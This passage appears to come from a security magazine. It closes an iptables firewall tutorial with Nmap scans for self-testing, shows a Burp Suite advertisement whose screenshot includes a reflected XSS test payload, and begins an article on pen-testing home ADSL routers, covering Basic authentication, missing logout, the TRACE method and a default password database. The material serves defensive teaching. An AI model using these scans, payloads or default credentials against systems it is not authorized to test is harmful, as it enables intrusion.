$IPTABLES -A OUTPUT -o $EXTERNAL -p tcp -j ACCEPT
# Log all dropped outgoing traffic
$IPTABLES -A OUTPUT -o $EXTERNAL -j LOG --log-prefix="BAD_
                      OUTPUT:"

# Internal traffic rules
# Accept all internal input traffic
$IPTABLES -A INPUT -i $INTERNAL -j ACCEPT
# Accept all internal output traffic
$IPTABLES -A OUTPUT -o $INTERNAL -j ACCEPT

# Forwarding packets rules
# Forward incoming VNC traffic to PC1
$IPTABLES -A FORWARD -i $EXTERNAL -o $INTERNAL -p tcp -s
                      $REMOTE_IP -d $PC1_IP --dport $VNC_PORT
                      -j ACCEPT
# Log all dropped incoming forward traffic
$IPTABLES -A FORWARD -i $EXTERNAL -o $INTERNAL -j LOG --log-
                      prefix="BAD_INPUT_FORWARD:"
# Forward outgoing VNC traffic from PC1
$IPTABLES -A FORWARD -i $INTERNAL -o $EXTERNAL -p tcp -d
                      $REMOTE_IP -s $PC1_IP --sport $VNC_PORT
                      -j ACCEPT
# Log all dropped outgoing forward traffic
$IPTABLES -A FORWARD -i $INTERNAL -o $EXTERNAL -j LOG --log-
                      prefix="BAD_OUTPUT_FORWARD:"
```

The `-m state – state RELATED, ESTABLISHED` option tells the firewall to accept only packets belonging to an already established TCP session, which is what you need.

It is a really important rule because it allows you to block many portscanning techniques which try to bypass firewalls sending ACK packets without doing a regular three-way handshake connection.

With these rules you can make regular pings and surf the web with a good security level. From now on you should add new rules according to your needs. You can limit outgoing packets in order to block any bad activity started from the inside. For example if you want to block all outgoing telnet connections (really insecure protocol), you can write a rule like this:

```
# iptables -A OUTPUT -p tcp --dport
                   telnet -j DROP
```

Or maybe you may need to allow traffic from a local network (`eth0`) to another one (`eth1`), so you can type the following rule:

```
# iptables -A FORWARD -s 192.168.0.0/
   24 -d 192.168.1.0/24 -i eth0 -o
                   eth1 -j ACCEPT
```

Or you can add more ACCEPT rules for incoming packets related to services you think to use like, for example, FTP and E-mail services. And so on. A firewall to be truly effective must always be tuned based on your needs.

Iptables can also logs all blocked packets to let you keep track of unauthorized access attempts, and also to make a fine tunings of the rules. To add a logging rule over the INPUT chain, type the following command:

```
# iptables -A INPUT -j LOG -log-
prefix="myLogInput:"
```

In this way you are telling *iptables* that any packets which does not meet any of the preceding rules must be logged in the syslog (`var/log/syslog`) before being dropped. This is possible due to the fact that iptables rules are applied from the top (`#1`) to the bottom. When one rule is applied the execution stops except for a log rule. So you should always insert a log rule as the last one before dropping all the packets as a default action for each chain.

When logging also add a prefix so you can easily filter the log messages in the syslog tables. So for example, if you want to display all the blocked packets from the INPUT chain, type the following command:

```
# cat /var/log/syslog | grep
                   "myLogInput:"
```

Finally, you can save the firewall configuration with the following command:

```
# iptables-save > /etc/sysconfig/
                   iptables
```

And then you can make your firewall configuration bootable with the following command:

```
# chkconfig iptables on
```

Building a SOHO firewall as an exercise

As an exercise you could try to design a Linux firewall for a small office whose actual infrastructure is shown in Figure 6.

As you can see there are two PCs in a LAN connected to Internet through a router-switch provided by a ISP. On PC1 there are installed a SSH server and a VNC server to allow a user to remotely access the PC. The router features a built-in stateless firewall, so the internal network is too much exposed to external unauthorized access attempts.

Your task is to configure a *Linux* firewall with *iptables* to protect the internal LAN from external accesses, except the authorized remote PC only, as shown in Figure 7.

The firewall should be connected between the router and a switch into the LAN. It has two network interfaces: `eth0` is connected to the router and `eth1` is connected to the switch. All the *VNC* traffic from the remote PC must be forwarded to PC1, an it must be tunneled through a *SSH* server installed on the firewall. For simplicity assume that all outbound traffic must be allowed.

Assume that IP addresses and ports to use are:

- router IP address: 192.168.1.1,
- eth0 IP address: 192.168.1.2,
- eth1 IP address: 192.168.0.100,
- PC1 IP address: 192.168.0.1,
- PC2 IP addres: 192.168.0.2,
- firewall's SSH server port: 222,
- PC1's VNC server port: 5901.

Try to figure out how to configure the firewall by yourself, but if you need help,

IPCop: the easy way

If you don't want to mess with command line scripting you can just set up a IPCop firewall in few minutes. It is a Linux distribution specialized in firewalling (iptables based) which comes with a really user-friendly web-interface that helps make usage easy. Also, it comes with a SSH server so that you can remotely control it in a secure way, or use it for a SSH tunneling to other PCs over the LAN it protects.

Other useful services that you can enable after its installation are:

- DHCP client/server,
- Dynamic DNS,
- HTTP/FTP proxy (squid),
- IDS (snort),
- Log local or remote,
- NTP client/server,
- IPsec VPN.

You can enable up to four interfaces for: inside network, outside network, DMZ, and inside network for WiFi. It seems to work well on outdated hardware, even if you can not use all the services on low-RAM machines. I have installed it over an old PC with 64MB of RAM and worked well only with firewall and SSH enabled.

You can download the distribution package and manuals from: http://www.ipcop.org.

there are some hints for your configuration script in Listing 1.

Final testing

Now it's time to conduct some penetration tests to verify your firewall rules. Assuming that your internal network is secure enough, try to bypass the firewall from the outside, using a remote PC make some attempts using a port scanner to map the network, one of the best tools for network mapping is *Nmap*. You can download it from *http://www.nmap.org*.

Firewall bypassing doesn't necessarily mean to be able to get into the network. Just stealing system information is enough to make the test positive, meaning that your firewall could easily be bypassed.

If the port scan recognizes that your system is up and there are one or more open ports, it means you need to refine some firewall rules to better hide this information.

To discover whether a machine is up, you can use one of these three techniques:

1. pinging (but a firewall may still filter the ICMP packets, so it will not be answered),
2. sending a TCP packet to a port that is supposed to be open. If it returns a SYN-ACK it indicates that the machine is turned on.
3. sending a UDP packet to a port that is supposed to be closed. If it returns an ICMP Port Unreachable it means that the machine is turned on.

Let's see how *Nmap* can help us with the above techniques.

To send a ping we can use the following command:

```
$ nmap -sP <target>
```

If the firewall correctly block the pings, Nmap will tell you that the host seems down. So you can try to send a TCP SYN to ports that you know to be open, for example:

```
$ nmap -PS222,5901 <target>
```

If it returns a SYN-ACK, *Nmap* thinks the host is up. Having restricted the incoming packets only from a specific range of IP addresses, you should receive a host seems down message instead.

Also try using an ACK packet, and consider port 80 which is usually assumed to be open:

```
$ nmap -PA80 <target>
```

but if the firewall blocks all the incoming TCP packets not related to an established connection, you always should receive a host seems down message.

Now try an UDP portscan against a known closed port, like the following:

```
# nmap -sU -p12345 <target>
```

In this case, if the firewall blocks outgoing ICMP destination unreachable packets, *Nmap* should not be able to tell if the machine is turned on.

Now you can force *Nmap* to consider the host is up (using the option `-PN` option). So, you can test any sort of port scanning against well known open ports, playing with the TCP flag fields.

So for example, to try to establish a three-way handshake use a TCP Connect:

```
$ nmap -sT -PN -p 222,5901 <target>
```

If it doesn't work (as desired), try to send not regular packets. For example, you can try with a TCP SYN which sends a SYN packet waiting for a SYN+ACK reply and then immediately sends a RESET to close the connection:

```
# nmap -sS -PN -p 222,5901 <target>
```

Or you can try with a TCP ACK so the firewall could think it is a reply to a previous SYN. If *Nmap* receives a reset it means the port is not filtered:

```
# nmap -sA -PN -p 222,5901 <target>
```

Or you can use a version scan to try to identify any open ports and relative banner of service, together with an OS fingerprinting for trying to identify the operating system too:

```
# nmap -sV -O <target>
```

If you did a good job in your firewall configuration *Nmap* will tell you that all ports are filtered and you can not locate the operating system due to many fingerprints.

And so on. *Nmap* has many other features that you can learn from the on-line documentation. Have fun with it.

Bibliography


- Edward Skoudis and Tom Liston. Counter Hack Reloaded: A Step-by-Step Guide to Computer Attacks and Effective Defenses (Paperback),
- Elizabeth D. Zwicky, Simon Cooper, and D. Brent Chapman. Building Internet Firewalls (Paperback),
- Bryan Burns, Jennifer Stisa Granick, Steve Manzuik, and Paul Guersch. Security Power Tools (Paperback).

On the 'Net

- *http://www.iana.org/assignments/port-numbers* – Port numbers,
- *http://live.sysinternals.com/* – Windows utilities directory,
- *http://www.netfilter.org/documentation/HOWTO/packet-filtering-HOWTO.html* – Linux IPTABLES HOWTO,
- *http://ornellas.apanela.com/dokuwiki/pub:firewall_and_adv_routing#data_flow_diagram* – Linux firewalls and routing.

Antonio Fanelli
Electronics engineer since 1998 and is extremely keen about information technology and security. He currently works as a project manager for an Internet software house in Bari, Italy. E-mail: log2ins@gmail.com.

Big tool


burp suite professional v1.2
burp intruder repeater window help
target proxy spider scanner intruder repeater sequencer decoder comparer options alerts
results scan queue live scanning options
advisory request response
raw headers hex html render viewstate
< >
1 highlight

- http://www.myapp.com
  - /
  - admin
  - contacts
  - creditcards
  - employees
  - fileexchange
  - login
  - map
  - news
  - prefs
  - search

- SQL injection [12]
- Cross-site scripting (stored) [3]
- HTTP header injection [2]
- Cross-site scripting (reflected) [3]
  - /search/11/Default.aspx [SearchTerm parameter]
  - /search/12/Default.aspx [SearchTerm parameter]
  - /search/13/Default.aspx [SearchTerm parameter]
- Cleartext submission of password [2]
- OS command injection [2]
- File path traversal [2]
- LDAP injection [2]
- Session token in URL
- Open redirection [3]
- Password field with autocomplete enabled [5]
- Cookie without HttpOnly flag set [2]
- Email addresses disclosed [37]
- Private IP addresses disclosed

```
id="SearchButton" />
    <div id="ExtraFields"><input name="searchtype" type="hidden"
value="1"></div>
    </form>
    <p>
    </p>
    <div id="Result"><script>var a = 'No results found for expression:
adfd34\\';alert(1)//6bc959400a5'; alert(a);</script></div>
    <p>
    </p>
    <a href="Recent.aspx">View recent searches</a>
</body>
</html>
```

Tool shown smaller than actual size

Small price

http://portswigger.net

ADITYA K SOOD

Pwning Embedded ADSL Routers

Difficulty

This paper sheds light on the hierarchical approach of pen testing and finding security related issues in the small embedded devices that are used for local area networks.

The paper is restricted to not only testing but also discusses the kinds of software and firmware used and incessant vulnerabilities that should be scrutinized while setting up a local network. A detailed discussion will be undertaken about the HTTP servers used for handling authentication procedure and access to firmware image providing functionalities to design and configure your own home local area network. So enjoy the hacks to strengthen your system and home hub security.

These embedded devices can be ADSL router, switches or hubs based on the deployment strategy. The overall procedural part remains the same.

Functional Overview

Generally a home hub, modem or even a switch in the form of embedded device is used for providing functionality run broadband internet. Irrespective of the implemented design, understanding of configuration and model



Switching HUB
Qos (Prioritization, IP Throttling)
Wireless Security
3G data card available from your service provider
BIPAC 7300GX
ADSL2+
Internet

Figure 1. *Router-imagesadsl-diagram-7300gx*

WHAT YOU WILL LEARN

The methodology to test the home ADSL routers.

Implementing solutions to improve security in it.

WHAT YOU SHOULD KNOW

Basic knowledge of network topology.

Knowledge of network protocols will be addition.

Knowledge of micro HTTP servers will be useful is crucial to implement the device in the right scenario. The software used for providing ingrained capabilities to the device must be tested in a right manner. We have dissected the complete model into a certain set of components which are mentioned below:

- The embedded device must have an appropriate firmware installed in it.
- For authentication, a customized HTTP server is installed to handle request directly through web.
- There can be a remote authentication console in the form of Telnet.
- FTP firmware services are always available.

The above presented layout is very generic and most of the local embedded devices provide the functionality. Again, it depends on the configuration that which types of ports are to be allowed. The HTTP server provides a GUI interface to firmware but it requires an authentication mechanism to be completed prior to logging in to the running firmware and further configuration changes have to be made to the required local area network. Let's have a look (see Figure 1).


The above presented screenshot explains the working of an ADSL router.

Realm of Customized HTTP Web Server

The customized HTTP servers are used for handling web based functions with an appropriate authentication mechanism. There is a specific set of facts about these web servers that are required to be understood. These facts have been accumulated after researching a number of HTTP servers used for different LAN embedded devices. It serves as a different approach of understanding the inherited characteristics based on which the HTTP server works. We will be talking about three web HTTP servers that are used extensively for providing GUI interface for different firmware used in different LAN embedded devices.

The web servers tested during this are mentioned below:

- MICRO_HTTPD Server
- ROMPAGER Server



DNS

This page is used for adding and deleting DNS server ip addresses. User can also enable/disable DNS relay from this page.


DNS Relay Selection: Enabled

User Configuration:

Preferred DNS Server:

Alternate DNS Server:


Figure 2. *Utstarcom*



Interface : ● Ethernet ○ ADSL

Transmit Statistics		Receive Statistics	
Transmit Frames	5802	Receive Frames	5192
Transmit Multicast Frames	114	Receive Multicast Frames	123
Transmit total Bytes	6010833	Receive total Bytes	863295
Transmit Collision	0	Receive CRC Errors	0
Transmit Error Frames	0	Receive Under-size Frames	0

Figure 3. *Tp-link*



Summary

Displays current configurations of MT880

Model Name	MT880	Firmware Version	V200R001C01B021SP02 INDIA May 17 2005
ADSL Line Status			
ADSL State	Show Time	Data Path	Interleave
DSP Version	D.57.2.17	Operation Mode	G.DMT
Output Power	11.9 dB		
Upstream		DownStream	
ADSL Link Speed	512 Kbps	ADSL Link Speed	2048 Kbps
Previous Tx-Rate	0 Kbps	Previous Rx-Rate	0 Kbps
SNR	31 dB	SNR	36.5 dB
CRC	0	CRC	0
Attenuation	16.0 dB	Attenuation	22.0 dB
FEC	0	FEC	0
HEC(ATM Layer)	0	HEC(ATM Layer)	0


Figure 4. *Huawei-mt88 adsl*

Table 1. *Comparison of HTTP Methods in diff Web servers*

Web Servers	GET	HEAD	POST	PUT	DELETE	PROPFIND	TRACE	TRACK	SEARCH	OPTIONS
ROMPAGER	401	401	405	400	405	405	405	405	405	405
NUCLEUS	401	401	401	404	404	401	200	401	401	401
VERATA-EMWE	401	401	401	404	404	401	200	401	401	401
Unknown /0.0	200	200	405	404	404	405	200	405	405	200
MICRO-HTTPD	401	501	501	501	501	501	501	501	501	501

Table 2. *Response Codes*

HTTP Status Code	Error Message
401	Unauthorized
405	Method Not Allowed
200	OK
501	Method Not Implemented



Default Router Passwords - ...
http://www.routerpasswords.com/
Windows Marketplace
Windows Marketplace
http://sansforensics.w...
Other bookmarks
Google

ROUTERPASSWORDS

NEW!! Visit the sister Receiver Passwords site. The words Largest Receiver Passwords Database !!

Eurovox EX5000 | Eurovox EX1000 SL Slim | Starview 4
Special: R4 DS For Nintendo DS -with Memory Card £14.99 Next Day Delivery!

Welcome to the DRPD 2008 (Default Router Password Database). This is the internets most complete default router password database available. Simply select the *Router Make* from the dropdown list and click the *Find Password* button.


This database is constantly updated with passwords from visitors like you!! If you know a password that's not listed in the DRPD, please use the form to submit it. Remember, this is the worlds largest Router Password database and your help is needed to keep it that way. Credits will be given to submitters in v2.

If you cant find the make/model you are looking for or would like to add your a new password to the list, click here.

Select the router manufacturer to find all passwords and models for that router:

Router Make: 2WIRE

Figure 5. *Router password [password spelling is wrong]*



Restore Factory Defaults : ● Yes ○ No

This will reset all settings back to factory defaults. All of your settings will be erased. More...

Figure 6. *1 linksys restore*

- VIRATA_EMWEB Server
- NUCLEUS
- UNKNOWN

The above mentioned servers are used extensively. These web servers are small in size. and every web server allows access to the firmware in a GUI mode, when appropriate credentials are passed by the user. There are a number of aspects which should be taken care of while configuring and testing. We will be enumerating the issues that must be examined critically.

HTTP Authentication Mechanism

The authenticated mechanism followed is BASIC.. These web servers are small and customized, there are disadvantages related to the *Basic* authentication scheme.

There is pre-assumption between client and server about the transmission of credentials and it is considered a secure channel which in reality is not so. The credentials are passed in a clear text without any protection and can be intercepted easily. Secondly, the dual mode of data transfer is not secured i.e. data that is sent back by the server to the client. These are the generic security problems in using the basic authentication scheme.

During our testing it has been analyzed that the impact of basic authentication is much wider than the normal scenarios. The point is that there is no time parameter set for expiry of the cache of credentials. The problem is that the browser retains those credentials in the form of information and they are not even flushed once the browser is closed. HTTP being a stateless protocol does not impose any specific set of restrictions to discard the authentication credentials directly. This means that there is no effective way to close the session and even web server fails to expire the session. As a result, the user remains logged in and the session remains in use.

No Log off Session Expiration

It has been reviewed that certain web servers that provide GUI control of the firmware are not having well defined session expiration parameters. Most of the time, it has been examined that no appropriate log out interface is being used. Due to this factor the browser window is closed directly. For example:

The TP-LINK ADSL2/2+ Router and UTSTARCOM ADSL Router do not provide a Log Off feature..

HTTP Verbs and Methods Implemented


It is very necessary to scrutinize the type of HTTP verbs implemented by the server. Our analysis is based on the source code reviews and testing of live web servers. It is worth mentioning the following facts:

1. Usually the web servers only understand the GET and HEAD request. As HEAD request is alias of GET request except that the body content is not listed. These small web servers are meant for only requesting a resource i.e. main directory which is authenticated. If the request does not contain definite credentials a 401 *Unauthorized* error is returned. Usually, the web server works on HTTP/1.0 specification.

2. All the other standard requests are not allowed and the web servers return 405 *Method Not Implemented* errors in the context of the running web server.


3. Our research points that in certain specific web servers, TRACE request is allowed by the web server. This case has been noticed in the VERATE-EMWEB server. If a client issues a trace request, a 200 OK message is displayed back without an authentication warning.

